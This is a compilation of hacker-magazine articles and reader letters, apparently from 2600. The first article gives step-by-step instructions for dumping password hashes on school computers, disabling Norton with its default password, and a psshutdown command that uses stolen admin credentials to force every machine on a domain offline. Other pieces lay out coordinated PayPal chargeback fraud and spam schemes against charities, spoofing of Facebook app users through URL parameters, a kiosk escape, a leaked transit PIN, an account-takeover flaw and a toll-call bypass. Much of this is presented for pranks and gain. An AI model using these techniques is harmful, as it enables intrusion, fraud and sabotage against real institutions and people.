by Cronicl3
cronicl3@gmail.com

I've received a lot of e-mails from people in reference to my article in 23:4, and I figured I'd write up this addendum to it addressing a lot of the common issues and discussing some further exploits. The most common issue I was asked about is the "software conflict" with Norton AntiVirus. When you put the pwdump files on a flash drive or e-mail them to yourself, Norton eats up the files almost immediately. If you can access msconfig and regedit, then you can just turn off the auto-protect and so it's no longer an issue; however, Norton does have some defense against this, and most users are locked out of those utilities. An even simpler and more obvious solution is to just uninstall Norton altogether. Most institutions use Norton AV Corporate Edition, which you cannot uninstall it without a password. Fortunately, incompetent admins such as mine don't change the default password which is "symantec". Another issue commonly encountered was lack of access to the command prompt. The easiest way to get there is to open up IE and put `C:\Windows\System32\` in the address bar. Then, CMD is right there. However, if this is not an option, you can always put the pwdump2 executable and .dll on a flash drive and write a simple little runme.bat batch file with the following code:

```
pwdump2 > output.txt
```

This will capture the hashes output by pwdump to a text file called output.txt, so you can just open up your flash drive, double-click your batch file, and not even have to worry about getting manual command prompt access.

Over the past several months, I've also furthered the depth of my exploits and explored them to the greater of their potential. The PsTools suite, previously owned by sysinternals and recently bought out by Micro$oft, has some great tools. For example, psshutdown and psexec are awesome little programs that you can use to remotely shutdown machines and execute programs. You can have great fun with this during presentations. Here's a quick anecdote for you: there was this new teacher that everyone hated because he didn't know any of the material he was supposed to be teaching and acted as more of a police officer in the class rather than a teacher. He would constantly kick kids out or give them detentions for ridiculous things like checking the weather or their e-mail; one kid even got his computer privileges suspended because he was caught downloading Firefox. Forgive the kid for not wanting to use Internet Explorer 6, the browser that makes any security professional quake with fear. Anyway, one day this teacher, with his supervisor present, was making a presentation to the class when, suddenly, two dozen pop-ups of tubgirl.com came onto the screen. Much laughter (of the students) ensued. To this day, our is "network manager" baffled by this. It was all done through the wonders of psexec, which will remotely execute a program on a target machine. If necessary, it will also copy a program to the remote machine and then execute it; however, I have not been able to get this feature working correctly. The other utility, psshutdown, will remotely log off, restart, or shutdown a target machine; you can also provide a list of machines in a separate file. You can download all of the Pstools and read the guide on the syntax of their use at `http://➥www.microsoft.com/technet/sysinter➥nals/utilities/pstools.mspx`. Once again, you can make some nasty automated batch files with this. Here's a good example with what I like to call the "SuperShutdown". Make a batch file with the following code:

```
psshutdown \\* –u username –p
➥ password –k –f –n 10 –t 9:00 –v 0
```

This will effectively shutdown every machine in the same Windows domain as you at 9:00 a.m. The time is in specified 24-hour format. You'll also need to use an administrator's username and password, which you conveniently got with pwdump2 and john if you read my last article, for this to work. The other parameters are `-k` to shut down the machine, `-f` to force any applications running on the machine to close, `-n 10` to specify the timeout connecting to remote machines because psshutdown won't work on Windows 98, and `-v 0` to disable the dialog that appears when the machine is being shutdown. Make sure you don't forget the `-v 0`; otherwise, a dialog will display on their machine that you from your machine are running the shutdown!

As always, use your head when playing around with this stuff. You can play some great pranks with psshutdown and psexec, but pay careful attention to the various switches and parameters they have; forgetting or misusing one is an easy way to get yourself caught. Speaking of getting caught, if you are captured by enemy sysadmins, any knowledge of your existence will be disavowed.

PAYPAL HURTS



by Estragon

This article is about how PayPal transaction reversals can cost recipients a lot of dough. I'm writing from the perspective of a hacker who sees how the shortcomings of the PayPal system could be used to take money out of the pocket of someone else.

The techniques described in this article could be used against anyone with a PayPal account, in amounts from a few pennies to thousands of dollars. With a mass protest against, say, a disfavored political candidate, company, or individual, many people working together could rapidly cause trouble including plenty of money lost for their target.

My biggest concern is the "Donate Now!" button linking to PayPal that we see on the websites of so many charities and open source software development projects. I was inspired to write this article when I received a chargeback, and later a transaction reversal, from PayPal. I run a charity that operates an open source project, and receive donations via PayPal. Getting donations via PayPal is quite nice, and it's a major way we sustain our project.

The basic situation is that on PayPal it costs a recipient extra money when a transaction is disputed by the sender. While this isn't that different from the way banks and credit card companies operate, many individuals and small charities use PayPal because they can't afford the infrastructure, don't have the volume, or haven't got the right type of corporate structure to accept credit cards directly. In other words, this technique can be more hurtful with PayPal against small charities or similar organizations than against bricks-and-mortar stores.

For money that was paid and received by PayPal (from one PayPal user to another), PayPal handles disputes internally. So, if funds were sent to you from someone else's PayPal account, and the transaction is disputed, PayPal has a process to evaluate the claim. You can find their resolution process online, with lots of details. It is very much geared towards the selling of goods.

Here's the rundown of an actual disputed transaction I received recently. Someone made a $2 donation to my organization, then filed a dispute.

For a $2.00 purchase or donation sent via PayPal with a PayPal account, $0.38 was charged as a fee to accept the payment, then $0.38 was charged to reverse the transaction.

PayPal walked away with 38 cents (19% of the original transaction), and my PayPal account was 38 cents lighter as a result of the transaction. The $1.72 netted originally from the $2.00 donation was removed, but then a further 38 cents were removed.

PayPal also accepts payments via credit card. If a credit card transaction is disputed, the credit card company interacts with PayPal. PayPal interacts with the PayPal account holder.

If the transaction is reversed (in this case, it's called a chargeback), a chargeback settlement fee may be charged if the credit card company charges PayPal. That is, PayPal passes the fee on to the account holder. In what became an actual chargeback, I received a donation of $100 which was disputed about 10 weeks later and subsequently reversed.

For a $100 purchase or donation sent via PayPal with a credit card, $3.20 is charged as a fee to accept the payment, then $3.20 was charged to reverse the payment, then $10 was charged as a chargeback fee

PayPal walked away with $13.20 (13.2% of the original transaction), and this time my PayPal account was $13.20 lighter as a result of the chargeback. The $100 donation via credit card cost lots more than the $2 donation via PayPal account if there is a dispute and chargeback.

PayPal charges fees as a percentage of the transaction. Normally, this is 30 cents per transaction, plus 2.9% of the transaction. There are variations in different countries, for different currencies, and for different types of transactions.

Doing the math, if ten people worked together to each make a $100 donation, then made a claim against me, I would be out $132, rather than receiving $968. Below, I'll give some ideas about how such mass action could happen with relative impunity.

To sum up, the chargeback (involving someone who made a donation to my organization via PayPal) had these costs. First, the amount of the original donation was removed from my account. Second, PayPal collected their usual fee (described below) on the transaction amount even though they had already removed it off the top from the donation amount. Third, there was a chargeback fee of $10 from the credit card company.

In my research, I found that PayPal lists different chargeback fees for different countries (they're all about $10-20 US). Some banks list their credit card chargeback fees, which are comparable and sometimes even higher.

How can you work around losing money through disputed PayPal payments? If you're actually selling items via PayPal, follow the terms of their Seller Protection Policy. Read the fine print: protection stops for many purchases at $250.

Protection does not extend to anything other than goods. PayPal's seller protection plan states that "Only physical goods are covered by the Seller Protection Policy. Intangible goods, such as services or items delivered electronically (e.g., software, MP3s, eBooks), are not covered." In other words, there is no seller protection plan for accepting donations, taking payment for work performed, or other non-tangibles.

There don't seem to be dollar limits for seller protection, and I have made and received payments of up to $10,000. But for buyer protection, transactions are only covered up to $2000 under certain circumstances, $250 otherwise.

During the time of a dispute (which can take

weeks or months, but is more typically just a few days), the payment amount is frozen.

PayPal has a policy that they do not reverse PayPal transactions unless they are taking money from the seller. In other words, it's not like US banks' FDIC insurance. Imagine that someone scams you for $1000 from your PayPal account, then withdraws the money from their PayPal account, leaving it empty. PayPal will not give you your $1000 back unless the other account has that money. This opens up a whole lot of possibilities, but it's basically all just fraud: take the money and run. There are many stories about this happening on eBay (which owns PayPal). From reading PayPal's policies, it sounds like it doesn't matter whether their "buyer protection plan" applies or not.

Compare this to credit card protection, where you will get your money back regardless of whether the credit card company got their money back, or whether any goods involved were returned. Your mileage may vary, and things might be different outside of the US. My few experiences with credit card fraud were that the credit card companies just didn't care: they would hold a transaction during "investigation" and do essentially nothing. At the end, if the merchant fights, the customer loses. But if the customer wins, the credit card company will return the money.

On the two occasions where my credit card was stolen (once physically, once electronically), I provided proof (a police report #) and the charges were reversed. The legitimate stores that were stolen from (with my credit card) was not given their money for the transactions, and did not get their goods back. One of them was assessed a chargeback fee by the credit card company, indicating that the PayPal technique described here can be effective with credit cards, too.

By the way, if this hasn't convinced you to never use your debit card for these types of purchases, you need to read your debit card agreement. Most banks offer very little protection for debit card transactions, even if the debit card holds a major credit card seal.

Let's work through some exploits. First, imagine a hypothetical candidate running for national office. The candidate accepts PayPal as a method of donation on his or her Web site. If ten people each make donations of $1000 to the candidate, using their credit card, the candidate will have $10000 minus PayPal fees of $293.

If those ten people then call their ten different credit card companies, saying the charge was unauthorized ("my teenager borrowed my card," "I think the Starbucks store I go to every day might have copied my card number," etc.), the candidate will lose the $10000, plus another $293, plus another $100. Ten people together cost the candidate about $393 from his or her own account.

Would the credit card companies catch on? Probably not, for two reasons: the excuses given are not big enough to warrant serious investigation, and there is not a lot of sharing and reporting of credit card fraud. Will PayPal catch on that the ten people are working together? Maybe, but what if they all had a common excuse ("we all go to that Starbucks")?

Second, let's look at a larger scale with smaller donations. What if a fraudster has hundreds or thousands of stolen credit card numbers, and a vendetta against a particular open source software project's charity? Assuming the criminal had plenty of time on his or her hands (since it's intentionally hard to automate payments and account creation on PayPal), she could run a few transactions of less than $10 per day to the targeted charity. Then, let the legitimate credit card holder dispute the transaction.

At $10 per chargeback plus fees, any donation of under about $11 is a net loss for the targeted charity of the chargeback fee, in addition to the cost of the reversed transaction.

Finally, let's think of an even larger-scale scam. How about an urban legend sent via tons of spam? Message one: "This charity is doing wonderful work, but is about to have its charitable organization status reversed by the IRS. In order to meet the IRS requirements [insert valid hyperlink here], they need to receive several hundred small donations ($2 to $10). By donating with your PayPal account or credit card, the charity will be able to provide clear proof to the IRS that the charity is legitimate."

Link to the real organization and its real PayPal link. Wait for people to donate. Assume a very small (less than .1%) response on the spam but a large campaign of millions of spams. There are clearly a lot of idiots who respond to spam, and you only need a small proportion.

Then, a week or two later send spam message #2, "You might have heard recently about a charity that made a plea to maintain its status with the IRS. If you donated any money be informed that you are a victim of fraud. The charity's IRS status is not up for renewal, and there is no effort to remove its 501(c)(3) status under IRS regulations [insert another valid hyperlink here]. If you donated with PayPal, protest your donation and reverse it, follow this link [link to PayPal dispute center]. If you donated with your credit card, be sure to file a dispute claim with your bank."

Would your spam campaign bring in more money to the target than was reversed later? Again, let's do some math. Assume 200 donations are made with an average of $5 each, and 50% of donations are made via PayPal accounts, with the others are made using PayPal with a credit card. The net gain is 200 x $5, minus 45 cents per transation for PayPal's fees: $911.

If 100 out of 200 donors file a successful claim with PayPal or their credit card company, and half used their credit card, $500 would be removed from the charity via PayPal. Chargeback fees would net a further $500 ($10 each for 50 credit cards). Further PayPal fees of $48.50 would be assessed as the $500 were removed. Total removed is 500+500+48.50=1048.50. The charity would get to keep the proceeds from the 100 donors who didn't protest, about $455.50 (half of $911). Net loss to the charity is 455.50 - 548.50 or $93.10 plus lots of aggravation.

PayPal does have a lot of protections in place, but far fewer when no goods are being sold, and far fewer at larger dollar amounts. Just a few reversed transactions can make a charity or other recipient have bad day. In this article, I have laid out some of the basics, and also worked through some hypothetical scenarios where a larger number of reversed transactions can be truly damaging.

Lots of people have worked on anonymous payment systems, non-repudiation of payments, and escrow systems for delivering goods. For examples, read some articles on e-gold. PayPal does not implement the hard parts of such a system, which require a trusted intermediary (not one who profits from every type of transaction, including illegitimate ones, as PayPal does), and strong cryptographic methods of ensuring identity while maintaining anonymity. PayPal is ubiquitous, but has flaws. Let the buyer, and the seller, beware.

Facebook Applications Revealed

by stderr
stderr.dev@gmail.com

0x00: Introduction

Surely most of you are familiar with Facebook, one of the most popular social networking sites on the Internet. Many faithful users once praised its simplicity and its elegance. Then, one fatal day in late May, Facebook unveiled its development platform, unleashing a flood of third-party application add-ons to the masses registered on Facebook. Thousands of eager users mindlessly added these feature enhancements. Many of Facebook's most faithful users began to get agitated with all the traffic coming from their friends, who were starting virtual food fights, and in some cases even began virtually biting friends (creepy). Along with the shear annoyance of these applications, a new question of security was introduced.

Now that you have all of these neat gadgets at your disposal, what else are you allowing onto your page? Facebook's application help page states that "…applications built by third parties do not affect the privacy of your information in any way. Your account information is still secure and we ensure that no third parties store or collect any of your information."

As Facebook stated, your stored information is safe, but how is the authentication on the applications themselves? This is left completely up to the plugin developers. As we will see shortly, many developers did not take security very seriously as they developed and released these applications.


Due to the overwhelming number of applications, we are only going to take a look at three sample Facebook applications. These applications should give you an idea about some of the privacy and security issues that come with adding Facebook applications.

0x01: Firebug

Before we begin, I highly suggest that you download the Firefox plugin called Firebug. It is an amazing tool that allows you to develop and debug websites. More importantly to us, it allows you to alter the client-side code before submitting a form. In order to jump to a place in the code, right click on the desired section of the page and click "Inspect Element." There are several ways of altering the pages given below, but this seems to be more efficient than manually editing the GET variables in the given URLs.

0x02: Moods

The first application we will look at is simply called "Moods". Moods is a very simple application that allows you to set your current state of mind and display it to your friends. A neat feature includes the ability to store the history of your past mood settings and changes.



This application seems simple enough. Where could there possibly be a security lapse? I am glad you asked.

First of all, when you view someone's mood history, the application does not ensure that you are a friend of the person whose history you are viewing. Okay, big deal: someone can see the history of my past moods. I couldn't care less! Well, anyone could easily automate the task of grabbing everyone's current mood. Subsequently, this could be used in conjunction with other data for future phishing or social engineering attacks. For instance, people that are currently depressed or confused may tend to be more prone to falling for something stupid.

To see someone's moods history, simply substitute the target's Facebook id where the Xs are:

```
http://apps.facebook.com/emoting/
➥?page=history&uid=xxxxxxxxx
```

Thank you for hanging with me this far. Hopefully this example motivated the hamster to start running in your head. If you are following my thought pattern, the next logical step would be to try to set your mood and see what happens. When you click the icon to set your mood, a URL like the following is used to update your status:

```
http://neo.hotornot.com/facebook/
➥emoting/set_mood?emo_id=xx&fb_sig_in_
➥iframe=1&fb_sig_time=1183868333.4734&fb_
➥sig_user=xxxxxxxxx&fb_sig_profile_
➥update_time=1183845237&fb_sig_session_k
➥ey=1jaoduf982309audsoifuiaj34iajidjdd&
➥fb_sig_expires=0&fb_sig_api_key=ao3o2au90
➥ua09832098098983209813&fb_
➥sig_added=1&fb_sig=3ljaljds
➥ioajljl3223209a0932a4abe
```

Yes, you guessed it. Moods does not authenticate to ensure that you are setting your current mood. Simply change the `fb_sig_user` variable to another person's ID, and you can update how they are feeling. Do not tell me how I feel!

0x03: Free Gifts

Facebook came out with a feature that allows you to give virtual gifts to your friends. Maybe you want to send a picture of a rose, a picture of a hamburger, or a picture of handcuffs to your friend. That is all fine and dandy, but then Facebook decided to charge you $1 per gift. Most of us are too cheap to actually pay $1 to send a stupid picture to someone on the Internet. Enter the Free Gifts application.

Free Gifts is just as the name would suggest. It is an add-on that allows you to send and receive free gifts to and from your friends. The flaw in this application is eerily similar to the one found in Moods. You can view the gifts received by anyone (friend or not), simply by altering the id number sent to the Facebook application: `http://apps.facebook.com freegifts/?to=xxxxxxx` Again, simply change the id, and you can view that person's received gifts. You may have guessed it by now, but you can also send a free gift to any person that uses the Free Gifts application, friend or not.

You probably noticed while looking at some random person's received gifts, that there is a "Send a Gift" button on the top left portion of the page. Sending this person a gift is not quite as easy as simply clicking the button, but it might as well be. After you have clicked to send a gift, select the gift to send. Now, you have to choose a recipient. Select from "Friends With Free Gifts". You might notice that if a person's not a friend, then you can't send them a gift. Now is when Firebug starts to shine. Right click on the drop down menu of friends and inspect the element. You will see a list entry like the following.

```
<option
value="xxxxxxxxx">MyFriend</option>
```

Simply alter the values to reflect the person that you want to send the gift to. You can send the gift anonymously, or you can just be a creepy stalker and send the gift from your own profile. So far we have been able to view or change anyone's mood, and we have been able to send gifts to anyone with the Free Gifts application. What comes next?

0x04: Super Wall

When you setup your Facebook account, they give you a virtual "wall" where friends can post public comments to your profile. This is kind of cool, but there are some limitations. You cannot post an image or a video to a friend's wall. Well, the inventors of Super Wall have come to the rescue. This application allows simple text messages, picture messages, and even links to web videos served up by Google or Youtube.

My original testing with Super Wall included trying to link to an off-site image, in an attempt to track profile views. Facebook counters this by caching every image used in third party applications. Therefore, all requests to images are effectively handled locally by Facebook's web servers. This helps reduce the server load on any third party websites.

Since my first attempt was shot down, I decided to look into other aspects of Super Wall. For my second test, I posted a simple text message to my own Super Wall. Awesome, everything is working. Finally, I took a look at what was going on behind the scenes.

Firebug came to the rescue again as I inspected the Post button for the Super Wall application. Interesting:

```
<input type="hidden" value="xxxxxxxxx"
➥name="fb_sig_profile"/>
<input type="hidden"
➥value="11838323i6.0082"
➥name="fb_sig_time"/>
<input type="hidden" value="xxxxxxxxx"
➥name="fb_sig_user"/>
<input type="hidden" value="1183835287"
➥name="fb_sig_profile_update_time"/>
<input type="hidden" value="134
➥0983509832098109284098320958203
➥" name="fb_sig_session_key"/>
<input type="hidden" value="0"
➥name="fb_sig_expires"/>
<input type="hidden" value="223413441509832
➥10981039859083235"
➥name="fb_sig_api_key"/>
<input type="hidden" value="1"
➥name="fb_sig_added"/>
<input type="hidden" value="23919218214
➥912931049381098314893" name="fb_sig"/>
<input type="hidden" value="XXXXXXXXX"
➥name="owner_id"/>
```

The `fb_sig_user` field is the Facebook user id of the person posting the comment, and `owner_id` is the Facebook user id of the Super Wall's owner. When writing to your own Super Wall, both of these fields will be equal to your Facebook user id.

Unlike the previous applications, Super Wall ensures that you are on the person's friend list before you can post to his or her Super Wall. However, if you change the value of `fb_sig_user` to a friend's id, the result will be a wall post from your friend. You have now spoofed a comment from one of your friends onto your own wall. Wow, this could get ugly.

After further tweaking, I was also able to post on a friend's Super Wall as someone else, simply by altering both the `owner_id` and `fb_sig_profile` fields accordingly. The person you are posting as does have to be a friend of the wall's owner in order for this to work.

Phishers could easily abuse Super Wall by spoofing messages to people by assuming a friend's identity. The phisher could then post malicious links, and the victim would likely not even think twice about going to the given address. Spammers could also automate posting messages from friends to people's walls. One way developers could help defend against this attack is by adding a picture box confirmation tool that would be presented before posting the messages to the walls.

0x05: Conclusions

We just finished up with a quick look into some of the security concerns with Facebook's new third-party applications. There are hundreds of available add-ons, and looking at the security on all of them is something I will leave up to the readers. These security lapses could easily lead to spam or phishing attacks on you and your friends. Thanks to the new applications, it is now possible to pose as someone else, without ever cracking a password. Please think twice before adding another application to your Facebook profile. Embrace simplicity.

Shout-outs: Everyone at BinRev, venom, ny0n, Dan, Todd, Michelle, Anna, and all my college friends.



Mischief

Dear *2600:*

Here is something extra to add to my article in 24:3 ("How to Cheat Goog411"). One really cool and easy thing to do is to register a business in some faraway place with a name like "Tennis" or "Golf" or something simple like that. Then what you do is call up Goog411 and tell them the city/state of where you added that business. But when it asks for a business name or category, just yell anything into the phone. Make sure it doesn't register what you said. It should say "I'm sorry, try again" or something similar. So yell something incoherent into it again. This time it will say "If you'd like to type in the business name or category using the keypad, please press 1." So you press 1. Then you use your keypad to type out your business name - "Tennis," "Golf," or whatever, and, if Google picks it up, it looks for a business named that. Since you put your business in an obscure city/state with a name so generic as "Golf," it will probably pick your business. This is one of the best ways that I've found to make sure that Google will pick your business. Cause it always thinks you're typing a business name. Very surefire way of getting Google on your side.

Good luck, and happy Google hacking.

PhreakerD7@gmail.com

Dear *2600:*

I was stuck in Schiphol airport (Amsterdam) a couple of weeks ago and had a chance to screw around with a web terminal near my gate. I didn't really need to get on the web enough to justify the two euros for 15 minutes or whatever it was, so I figured I'd try to score some for free. Here's what I came up with. So simple you could follow even after a trip to the smart shop:

1. Press Windows-u (opens accessibility options).
2. Click "Help" button.
3. Right click the title bar.
4. Select "Jump to URL".
5. Enter a valid URL (must include protocol).
6. Enjoy your free Internet.
7. Even better, browse a website that opens links in a new browser. Click one of those links and you have your very own IE window.
8. Have fun. I didn't have much time, but I did get a chance to play around with the Internet settings (new home page!). I'm sure you can get away with much more.

mthed

Binding Woes

Dear *2600:*

I would like to voice my complaint about the new binding you are using. I received the last issue of your magazine in the mail and read it from front to ten pages before the last. Around page 55 I discovered that the pages where being torn from the binding. I don't mean to say that they were coming unglued, they were actually ripping a millimeter or two away from the glue.

Please find another binding solution or stop putting the words so close to the middle.

XeNoS

Words cannot express how upset we've been at the problems with the past issue. Apparently the inside paper was too thin while the cover had the proper thickness. We've made a bunch of changes and expect to get this one right. Let's hope the page you're reading these words on does our magazine justice.

Dear *2600:*

I have always enjoyed reading your magazine. I have even resubscribed recently because of the recent closure of my favorite local magazine store. The new binding absolutely sucks. I can't even open the damn thing without it becoming impossible to read the words near the binding. The pages are even starting to fall out on the latest issue. Raise the price and go back to the old binding.

Andy

If the problems don't go away we will have to look at other possibilities. At this point it appears these annoyances were caused by using the wrong type of paper and miscommunication as to what the proper margins should be. If the letters are too close to the margin or if the paper is all screwed up again as you're reading this, there's a good chance someone is being harshly interrogated on the matter at this very moment. We apologize to everyone for the Autumn issue which we consider to be below our standards. We've made a lot of changes and we hope to see results with this new issue. Thanks for sticking with us.

Discoveries

Dear *2600:*

So I think I've solved the puzzle from the Summer issue. "The Thinker" is thinking about how much he hates the DMCA. I am sitting here thinking about how much I just learned about the data matrix format!

I started by trying to reverse engineer the entire thing by hand. I was at "work" so I used the tools at

hand: a text editor and PHP. I created four arrays of data with a 1 in each piece of the grid that was black and a 0 for each piece that was white. (What can I say - I was at work and bored. Besides, doing the data entry reminded me of stories I'd heard of people hand coding Commodore games by typing in the byte code out of magazines!) I then started trying to see some patterns in the numbers based on the decimal value of the binary value of each row. I quickly discovered there were some numbers vaguely close but nothing that matched. I then tried making a composite of the arrays. This yielded four or five pieces of "the matrix" that were empty but nothing meaningful. I printed it out and took it home. I realized that the left, bottom, top, and right bars seemed to be uniform for each sector. I noticed this while entering it manually as well. I figured these must be "registration" bars or whatnot for some type of scanner. I also flirted with the idea that maybe the decimal values could represent words in a base 18 notation or something similar. I slept on it.

The next morning at work I went to wash my hands in the bathroom and was checking if the soap was vegan or not (seriously) and noticed a pattern that looked very familiar to what I had been staring at all night. I knew I had seen something similar before. I spent the next couple of hours researching alternative barcode methods and finally stumbled upon the data matrix. I spent a while reading about decoding algorithms which compensated for poor image quality, etc. This wasn't an issue for me as I manually inputted them and then had a function which generated the image, not with GD, but with a table with divs set to 8x8 with a background color of black. I made a screen shot and cropped it down, then I found an online utility which can encode and decode data matrix images. No joy. It just returned a blank string! I though for a moment maybe the data matrix did represent nothing and it was supposed to be some sort of Zen koan like "form is void, void is form" type deal - haha. I double-checked that I hadn't entered any info wrong and as far as I could tell I hadn't. An hour later I read something about needing a "quiet zone" around the image for any of the algorithms to work. I added a white border around the image and tried it again. Bam! I finally got an output that meant something!

The output translated to 09-f9-11-02-9d-74-e3-5b-d8-41-56-c5-63-56-88-c0.

That joyous number! That number which brought Digg to its knees a few weeks earlier. How could it not be burned into my mind forever? So yeah, I hope that suffices as an explanation as to how I figured it out, etc. And I guess my final answer is that the thinker is thinking "Fuck the DMCA." Never give up, never give in, never let the enemy win.

shaunxcore

It is indeed heartening to see how much time and effort people spend in solving these things. We're sorry that you didn't actually win this time but we trust you had fun on the journey.

Dear *2600:*

It may amuse you to know that "2600" is the postcode (zip code for you Americans) of Capital Hill, where the Australian Parliament is situated.

Chris

So technically every time they convene it's a 2600 meeting.

Dear *2600:*

Here's an interesting tidbit for your readers. Boston's transit fares are collected using a system of magstripe paper tickets or RFID plastic cards. I was having trouble with a paper ticket and I'm pretty sure I got double-charged for a trip. So I talked to one of the transit workers at a station to ask what he could do.

He brought me to one of the ticket machines and did something to get to a screen that asked for his PIN. Then, as I watched, he started entering his PIN right in front of me. I started to look away out of courtesy but, to my shock, he actually said the numbers out loud as he entered them!

Entering his PIN got him into an administrative mode that, among other things, allowed him to get detailed information on when fares were deducted from my card. Sure enough, we could see the double-charge... not that he was actually able to do anything about it. How annoying.

For the curious out there (and who isn't?), the PIN was 13210. I'm not sure what he had to do to get to the PIN entry screen, but I'm afraid it might have involved tapping his special administrative RFID card. I wasn't paying attention, though, so it might only be a matter of tapping a special button. Certainly it wouldn't be hard to pretend to be in a situation like mine in order to watch a transit employee more closely while they access the menu. It's interesting that their security is so lax. Of course, that's not an excuse to use this information to get free fares.

Lex

People who speak their PINs out loud almost have to be admired for completely moving in the opposite direction as the rest of us, who are forever trying to become more secure and protecting our private information (and that of others). We wonder how many other PIN talkers are out there.

Dear *2600:*

This is a very simple hack, but only works if you already have a resident login to this system. ISTA North America is a third-party utility billing company that bills residents for utilities on behalf of apartment buildings. Simply go to www.istabills.com, login, or sign up for a login using the account number on your monthly bill. Once logged in, click on "History Prior to (whatever date)." This will take you to the old access page, which can also be accessed directly at http://accountsjax.viterrausa.com. You can also login here with your account number and PIN, or sign up for access with your account number and other information. Once logged in, click on "Display account history." You can then proceed to display the account history for any resident account simply by changing the "LOC=" and "ROUTE=" values in the URL. The site does not use cookies to keep track of users, nor does it use SSL. The ROUTE value is the property ID, and the LOC value is the resident ID. You can also click "Change password" or the other options from the main account page and reload the pages using different ROUTE and LOC values to change other users' passwords and so forth. These pages were obviously last used in 2006, but since they're still up, they pose a security and privacy risk that was brought to this company's attention over a year ago and which they refused to act upon.

a a

In addition to this flagrant violation of privacy,

new users are told that their "User Name is the Service Code printed on your utility bill" while their password is simply their five digit zip code! After getting this easily obtainable information from some unsuspecting person, there's no end to the havoc that could be caused.

Dear *2600:*

I'm currently at a halfway house in Oklahoma. I figured out a trick with the phones here and now everyone calls long distance for free. But what I'd like to know is what kind of system are these phones based on that would allow us all to make free calls? Here's what we do: we pick up the handset and dial 18, count to three slowly or wait for a tiny click from inside the phone (I have to count because I'm hard of hearing), then press 00 and quickly press one or two numbers eight times. (I like pressing 7 and 8 back and forth... makes a cute jingle.) An operator will say "thank you" and if you did it right it will say "thank you" again and give you a dial tone. You can then call wherever except for international for some reason. I can call Canada though. Sometimes it makes a loud whistling feedback noise and sometimes it gives you a dial tone but the keys don't work. Could you clarify what's occurring for this to happen?

I love your mag and still get it even though I'm incarcerated.

Noah

It's hard to say exactly what's happening but there's surely some sort of a drop down to a dial tone at some point which might be the tiny click you hear. Or it could be the dial tone you get after the "thank you" which is bypassing the normal restriction. Then again, dialing 18 could be connecting you to a distant line somewhere. The important thing is that you're continuing to use your mind and figure things out while incarcerated which is always a good thing to do. These days getting around dialing restrictions is less about the cost and more about just bypassing whatever controls are being placed on you. In a world where you can have unlimited long distance for next to nothing, these kinds of controls shouldn't even be around much longer. At least not for reasons of cost.

Theories

Dear *2600:*

I am writing about possibly getting an article posted. I believe that this would make a worthy article for its controversial nature and its unending curiosity. I have always found the idea of time travel plausible. It has always been on the back burner in my mind trying to figure out how and why. So I am asking that you give a moment of your time to read a story/theory about time travel. I think it would be worthy of readers' time as well. After the publishing of H.G. Wells' book The Time Machine, science has embraced a new study. Throughout time they have become more and more aware that this might not be so farfetched. Scientists are believing that they are getting closer to unlocking the mystery and making it possible to indeed time travel. Many theories have been presented over the years and I would like to share mine with you now. First off, I would like to eliminate the idea of using a De Lorean car (as in Back to the Future) to time travel. I would also like to eliminate the idea of a time machine that can travel both forwards and backwards in time. I state that because time is a constant. It is always moving forward. Chronological events in history easily verify this. Now that I have cleared up those little misconceptions, I would like to move on to the bigger picture. To make time travel possible we are going to need a vessel that can carry us. This would look no different than your average space shuttle with minor alterations. For example the engines may be different and the gas chambers larger to hold the amount of fuel that is going to be needed to make this a reality. Now with our shuttle built, we need to discuss how it is going to be used. Assuming that the shuttle was built to execute our plan, we are going to need to travel away from the Earth at a speed faster than the Earth is traveling. Time on Earth is only relative to the speed the Earth is traveling. We manage our time due to the spinning. By traveling this speed (assuming that there is enough fuel to propel us that fast and for the amount of time), we are able to create a difference in our time and Earth's time. Time now having a different factor for us, we can imagine that the Earth is aging more than we are at a faster rate. It is as if we are slowing down time due to our speed. Without precise calculations we are not able to determine the amount of time we would be exceeding during our travel in space. Upon returning to the Earth, assuming that the theory is correct about time being different for moving objects and the speed they are traveling, we can infer that the time we have aged would be less than what the Earth has aged. It may not be the fountain of youth, but it is a step up. Remember that this is only a theory. There are kinks and ideas that are subject to change. Thank you for your time.

Jesse

It's good to hear that scientists are exploring the possibility of time travel without the use of a De Lorean as they are rather expensive and difficult to get a hold of. We also are indebted to you for confirming that time travel is indeed a one way street. This easily explains why we have not met any time travelers since they would have to come from the past where it hasn't been invented yet. We look forward to future reports from the laboratory.

Dear *2600:*

I just activated "my favs" on my cell phone and the difference I noticed was when you add a number to "my favs" it adds a + in front of the phone number. So if I am not mistaken if you hold the 0 for a couple of seconds, the + comes on the screen. Then you dial the number you want and send and this should make a call without any extra minutes as it will be a "my favs" call. So in other words + is no minutes charge or + is a plus.

Ken

The plus sign has nothing at all to do with billing the call. On GSM phones, the plus sign can denote the beginning of the phone number. It can be gotten in various ways, by hitting the asterisk button twice, holding the zero, and through other methods. It's usually followed by a country code and then the rest of the number. In the States and Canada we have it easy since the country code is 1 and our dialing "1+" in front of most numbers as part of our long distance format achieves the same effect as dialing from overseas on a mobile phone. The plus sign also won't interfere with normal domestic dialing so it's transparent.

Dear *2600:*

I'm not a hacker per se but need to bring forth a little information and start a serious discussion for our future. Over the decades, bionic implants have become more popular. Electronics have found their way into our eyes, brains, limbs, and our hearts. In such a pioneering field of research, security and safety from a hacker's point of view will take a back seat. Let's take a look at how current technology is exploitable and ultimately life threatening.

Pacemakers have been implanted since the late 50s. They have an onboard computer called the generator. When the generator senses an abnormality in the heart rhythm it triggers a lead to contract the muscle. Back then these "rate-responsive" devices were set to trigger at preset numbers. An example is if the heart rate drops below 70 pmb the device starts to pace. The generator reads body movement and breath to determine what the pace should be. The thinking is, the more you move and breath, the more your heart pumps.

New pacemakers are a little more flexible. They have a magnetic switch called a reed. A small magnet producing more than 90 gauss can close this switch. This puts the device into programming mode. Coincidentally, once closed the device sets to a default pace. To my knowledge a person's heart rate drops pretty low during sleep. It would be a shame if a magnet got close to the left collar bone. The last thing you need is a pacemaker doing 45 bpm while your own heart is trying to do 38. Arrhythmia sounds painful even to a healthy heart. You'll want to stay away from arc welding, cell phones, large motors, MRIs, etc., etc.

